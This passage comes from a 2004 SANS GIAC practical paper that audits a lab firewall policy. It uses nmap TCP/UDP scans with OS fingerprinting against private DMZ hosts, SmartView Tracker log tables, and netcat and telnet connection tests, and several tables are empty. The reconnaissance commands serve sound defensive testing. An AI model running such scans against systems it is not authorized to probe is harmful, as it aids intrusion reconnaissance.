nmap –v –sS –sR –O –P0 –max_rtt_timeout 10 –p1-65535 –n 192.168.90.4
nmap –v –sU –sR –O –P0 –max_rtt_timeout 10 –p53 –n 192.168.90.4
where:
v – verbose option to show more information while executing the command
sU – UDP type of scan
sR – RPC (Remote Procedure Call) scan
O – try to determine the operating system of the scanned IP
P0 – do not ping the scanned IP
p1-65535 – scan all ports
n – do not perform IP address resolution

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Below is the output of both scans:

Table 6.9



Also, as we can see below, GIAC firewall SmartView Tracker registered udp-dns type traffic:

Table 7.0


Date	Time	Origin	Service	Source	Destination	Rule	Source Port
7Mar2004	17:39:25	giac-toronto	domain-udp	Cisco-Router-Internal	192.168.90.4	13	1919
7Mar2004	17:40:53	giac-toronto	domain-udp	Cisco-Router-Internal	192.168.90.4	13	53467
7Mar2004	17:40:53	giac-toronto	domain-udp	Cisco-Router-Internal	192.168.90.4	13	53466
9Mar2004	19:35:06	giac-toronto	domain-udp	Cisco-Router-Internal	192.168.90.4	13	1064
9Mar2004	19:36:37	giac-toronto	domain-udp	Cisco-Router-Internal	192.168.90.4	13	52512
9Mar2004	19:36:37	giac-toronto	domain-udp	Cisco-Router-Internal	192.168.90.4	13	52511
9Mar2004	19:41:58	giac-toronto	domain-udp	Cisco-Router-Internal	192.168.90.4	13	36154
9Mar2004	19:41:58	giac-toronto	domain-udp	Cisco-Router-Internal	192.168.90.4	13	36155
9Mar2004	19:44:02	giac-toronto	domain-udp	Cisco-Router-Internal	192.168.90.4	13	46103
9Mar2004	19:44:02	giac-toronto	domain-udp	Cisco-Router-Internal	192.168.90.4	13	46104
9Mar2004	19:45:10	giac-toronto	domain-udp	Cisco-Router-Internal	192.168.90.4	13	36651
9Mar2004	19:45:10	giac-toronto	domain-udp	Cisco-Router-Internal	192.168.90.4	13	36652
9Mar2004	19:46:12	giac-toronto	domain-udp	Cisco-Router-Internal	192.168.90.4	13	46019

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

By examining all these outputs, testers were able to confirm that dns traffic adhered to GIAC firewall policy.

3.2.2.4 GIAC NTP/SYSLOG server scans

- Scan diagram



- Nmap commands used to perform scan:

nmap –v –sS –sR –O –P0 –max_rtt_timeout 10 –p1-65535 –n 192.168.90.5
nmap –v –sU –sR –O –P0 –max_rtt_timeout 10 –p1-65535 –n 192.168.90.5
where:
v – verbose option to show more information while executing the command
sS - SynStealth type of scan
sU – UDP type of scan
sR – RPC (Remote Procedure Call) scan
O – try to determine the operating system of the scanned IP
P0 – do not ping the scanned IP
p1-65535 – scan all ports
n – do not perform IP address resolution

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Below is the output of these scans:

Table 7.1

```
C:\Program Files\nmap3.50>nmap -v -sS -sR -O -P0 -max_rtt_timeout 10 -p1-65535 -
n 192.168.90.5
WARNING: You specified a round-trip time timeout (10 ms) that is EXTRAORDINARILY
 SMALL.  Accuracy may suffer.

Starting nmap 3.50 ( http://www.insecure.org/nmap ) at 2004-03-09 19:03 MST
Host 192.168.90.5 appears to be up ... good.
Initiating SYN Stealth Scan against 192.168.90.5 at 19:03
The SYN Stealth Scan took 24 seconds to scan 65535 ports.
Warning:  OS detection will be MUCH less reliable because we did not find at lea
st 1 open and 1 closed TCP port
Interesting ports on 192.168.90.5:
(The 65534 ports scanned but not shown below are in state: closed)
PORT    STATE    SERVICE VERSION
123/tcp filtered ntp
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SInfo(V=3.50%P=i686-pc-windows-windows%D=3/9%Time=404E77AE%O=-1%C=1)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=Y%DF=N%TOS=0%IPLEN=38%RIPTL=148%RIPCK=E%UCK=E%ULEN=134%DAT=E)



Nmap run completed -- 1 IP address (1 host up) scanned in 31.936 seconds

C:\Program Files\nmap3.50>nmap -v -sU -sR -O -P0 -max_rtt_timeout 10 -p1-65535 -
n 192.168.90.5
WARNING: You specified a round-trip time timeout (10 ms) that is EXTRAORDINARILY
 SMALL.  Accuracy may suffer.

Starting nmap 3.50 ( http://www.insecure.org/nmap ) at 2004-03-09 19:06 MST
Host 192.168.90.5 appears to be up ... good.
Initiating UDP Scan against 192.168.90.5 at 19:06
The UDP Scan took 26 seconds to scan 65535 ports.
Warning:  OS detection will be MUCH less reliable because we did not find at lea
st 1 open and 1 closed TCP port
Interesting ports on 192.168.90.5:
(The 65533 ports scanned but not shown below are in state: closed)
PORT    STATE    SERVICE VERSION
123/udp filtered ntp
514/udp filtered syslog
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SInfo(V=3.50%P=i686-pc-windows-windows%D=3/9%Time=404E7837%O=-1%C=-1)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=Y%DF=N%TOS=0%IPLEN=38%RIPTL=148%RIPCK=E%UCK=E%ULEN=134%DAT=E)



Nmap run completed -- 1 IP address (1 host up) scanned in 33.949 seconds
```

Port state “filtered” means that a firewall is covering the port and preventing nmap from determining whether the port is open.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

GIAC firewall SmartView Tracker logs below:

Table 7.2

Date	Time	Origin	Service	Source	Destination	Rule	So
7Mar2004	17:39:50	giac-toronto	ntp-udp	Cisco-Router-Internal	192.168.90.5	15	1920
7Mar2004	17:40:08	giac-toronto	syslog	Cisco-Router-Internal	192.168.90.5	15	1921
7Mar2004	17:41:19	giac-toronto	ntp-udp	Cisco-Router-Internal	192.168.90.5	15	43075
7Mar2004	17:41:19	giac-toronto	ntp-udp	Cisco-Router-Internal	192.168.90.5	15	43074
7Mar2004	17:41:35	giac-toronto	syslog	Cisco-Router-Internal	192.168.90.5	15	33788
7Mar2004	17:41:35	giac-toronto	syslog	Cisco-Router-Internal	192.168.90.5	15	33787


It was a good idea to perform syslog service attempt from public computer setup as GIAC border router internal address (192.168.90.1), since GIAC security policy allowed transfer of border router logs to local facility 6 on GIAC syslog server in the DMZ. As we can see this traffic was allowed to pass.

3.2.3 Test GIAC firewall policy from DMZ network perspective

3.2.3.1 DMZ network to public network access scan

- http/https server scan results


Table 7.3



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- syslog scan results together with Smartview Tracker firewall log

Table 7.4



As we can see from the above output, only ntp services are allowed out of DMZ. No syslog service is allowed to leave to public network, which is in accordance with GIAC firewall security policy.


Table 7.5

Date	Time	Origin	Service	Source	Destination	Rule	Source Port
9Mar2004	23:55:49	giac-toronto	TCP ntp-tcp	NTP-LOGS-Server	Cisco-Router-Internal	14	43574
9Mar2004	23:55:49	giac-toronto	TCP ntp-tcp	NTP-LOGS-Server	Cisco-Router-Internal	14	43575
9Mar2004	23:55:49	giac-toronto	TCP ntp-tcp	NTP-LOGS-Server	Cisco-Router-Internal	14	43576
9Mar2004	23:57:04	giac-toronto	TCP ntp-tcp	NTP-LOGS-Server	Cisco-Router-Internal	14	36532
9Mar2004	23:57:04	giac-toronto	TCP ntp-tcp	NTP-LOGS-Server	Cisco-Router-Internal	14	36533
9Mar2004	23:57:15	giac-toronto	TCP ntp-tcp	NTP-LOGS-Server	Cisco-Router-Internal	14	43573
9Mar2004	23:57:16	giac-toronto	TCP ntp-tcp	NTP-LOGS-Server	Cisco-Router-Internal	14	43572
9Mar2004	23:57:16	giac-toronto	TCP ntp-tcp	NTP-LOGS-Server	Cisco-Router-Internal	14	43571
10Mar2004	0:01:21	giac-toronto	UDP ntp-udp	NTP-LOGS-Server	Cisco-Router-Internal	14	60192

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.


- dns scan results

Table 7.6



- smtp server scan results


Table 7.7



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- Windump command output of captured smtp traffic, together with netcat command listening on port 25

Table 7.8



and firewall logs:

Table 7.9


Date	Time	Origin	Service	Source	Destination	Rule	Source Port
9Mar2004	23:16:58	giac-toronto	smtp	MAIL-Server	Cisco-Router-Internal	12	42629
9Mar2004	23:18:44	giac-toronto	smtp	MAIL-Server	Cisco-Router-Internal	12	36121
9Mar2004	23:19:02	giac-toronto	smtp	MAIL-Server	Cisco-Router-Internal	12	1361
9Mar2004	23:19:03	giac-toronto	smtp	MAIL-Server	Cisco-Router-Internal	12	1361
9Mar2004	23:19:03	giac-toronto	smtp	MAIL-Server	Cisco-Router-Internal	12	1361

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

3.2.3.2 DMZ network to internal network access scan


We run netcat utility on internal exchange server below:

Table 8.0




and execute telnet command (telnet 192.168.30.2 25) on DMZ smtp server to connect to internal exchange server on port 25, which is successful by observing the telnet output below:

Table 8.1



below, we can see that smtp connection from DMZ smtp server to another internal network IP address (192.168.30.30) is not allowed:

Table 8.2




© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

3.2.4 Test GIAC firewall policy from internal network perspective

3.2.3.1 Internal network to DMZ network access scan


First, we execute netcat command on DMZ smtp server to listen on port 25:

Table 8.3




then we try to connect to that server from the GIAC exchange server located in internal network by executing telnet command (telnet 192.168.90.6 25), and as we can see from the output below, connection was successful:

